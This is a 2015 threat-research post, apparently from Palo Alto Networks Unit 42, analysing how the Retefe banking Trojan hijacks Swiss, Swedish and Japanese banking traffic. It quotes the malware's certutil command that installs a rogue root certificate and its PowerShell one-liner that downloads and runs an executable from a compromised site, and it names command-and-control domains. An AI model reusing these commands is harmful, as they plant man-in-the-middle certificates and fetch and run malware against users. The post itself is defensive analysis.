Retefe Banking Trojan Targets Sweden, Switzerland and Japan

researchcenter.paloaltonetworks.com/2015/08/retefe-banking-trojan-targets-sweden-switzerland-and-japan/

Brandon Levene, Robert Falcone, Josh Grunzweig, Bryan Lee, Ryan Olson August 20, 2015

By Brandon Levene, Robert Falcone, Josh Grunzweig, Bryan Lee and Ryan Olson

August 20, 2015 at 2:03 PM

Category: Financial Services, Malware, Threat Prevention, Unit 42

Tags: AutoFocus, banking, Powershell, Retefe, Smoke Loader, Trojan, WildFire

This post is also available in: 日本語 (Japanese)

Retefe is one of the most targeted banking Trojans currently in the wild. While other families such as Zeus and Citadel are widely adopted by attackers targeting banking websites around the world, Retefe is consistently used to target victims in Sweden, Switzerland and Japan.

In the last two weeks we have detected a surge of e-mails using AutoFocus, each carrying the Retefe Trojan and targeting organizations in Western Europe and Japan.

Figure 1: AutoFocus map of recent Retefe Trojan recipients

The attack e-mails are using a variety of “order” and “receipt” themes, each tailored to the country they are targeting and using dated file names to make them appear more relevant. The e-mails most often claim to be from a local electronics retailer.



Figure 2: Retefe sample delivered to Swedish target.

On a global scale, Retefe is a rather small threat, but that appears to be by design. The malware hijacks connections to Swiss, Swedish and Japanese financial institutions to assist the attacker in committing fraud. The malware carried in the most recent campaigns also downloads and installs the Smoke Loader Trojan, which is a modular backdoor capable of stealing credentials and installing additional malware.

Retefe Behavior

Retefe is different from most banking Trojans, which typically attack web browser software to capture login credentials before they are encrypted with SSL and sent to the bank’s web server. Instead, Retefe uses the Windows PowerShell to execute a series of commands that installs a new root certificate on the system and a proxy configuration to re-route the traffic to the targeted banking websites.

The Retefe Trojan writes the root certificate to the disk and then uses the following command to install it on the sytem.

certutil -addstore -f -user ROOT ProgramData\cert512121.der

Retefe has used many certificates in the past, but the latest one is a fake “thawte Inc.” certificate.

Figure 3: Fake “thawte, Inc.” Root Certificate installed by Retefe.

After installing the certificate, Retefe makes a request to a server over HTTPS to retrieve JavaScript code that will reconfigure the system proxy for web browsing to route traffic for specific banking domains through a server controlled by the attacker. The proxy server performs a man-in-the-middle attack against the traffic, decrypting and possibly modifying the request before re-encrypting the data and passing it on to the bank. Retefe installs the new root certificate to prevent users from receiving a notification that the website they are contacting should not be trusted.

The Retefe command and control server appears to only return this proxy configuration code if the infected host is located in Switzerland, Sweden or Japan. Retefe changes command and control servers frequently, but the most recent campaigns use domains that mimic the names of VPN services, including:

- securevpnalarm.net
- hsshvpn.net

After installing the certificate and reconfiguring the system proxy, Retefe uses another PowerShell command to download an additional executable. In many cases we have identified this malware as a variant of Smoke Loader, a modular backdoor Trojan capable of stealing credentials from the infected system.

Retefe variants download additional malware from multiple URLs, but in most cases the server hosting the executable is a compromised website hosted in the country being targeted by the sample. Below is one example of the PowerShell script that initiates the download and executes it.

powershell.exe -Command (New-Object System.Net.WebClient).DownloadFile('http://www.schweizerhof-wetzikon[.]ch/images/rtucrtmirumctrutbitueriumxe/ivotyimoyctorieotcmir.exe'

'ProgramData\Microsoft-KB512118.exe');(New-Object -com Shell.Application).ShellExecute('ProgramData\Microsoft-KB512118.exe');

We suspect the actors behind Retefe began downloading Smoke Loader to help monetize infection of systems outside of their three targeted nations.

Conclusion

While Retefe's distribution is small on a global scale, its attacks are specifically targeted at online banking customers in just a few countries. The most recent campaign shows that Retefe may also threaten users in other countries as they begin using their infections to install additional malware.

Palo Alto Networks WildFire identifies Retefe and Smoke Loader samples as malicious and AutoFocus users can identify these samples using the SmokeLoader and Retefe tags.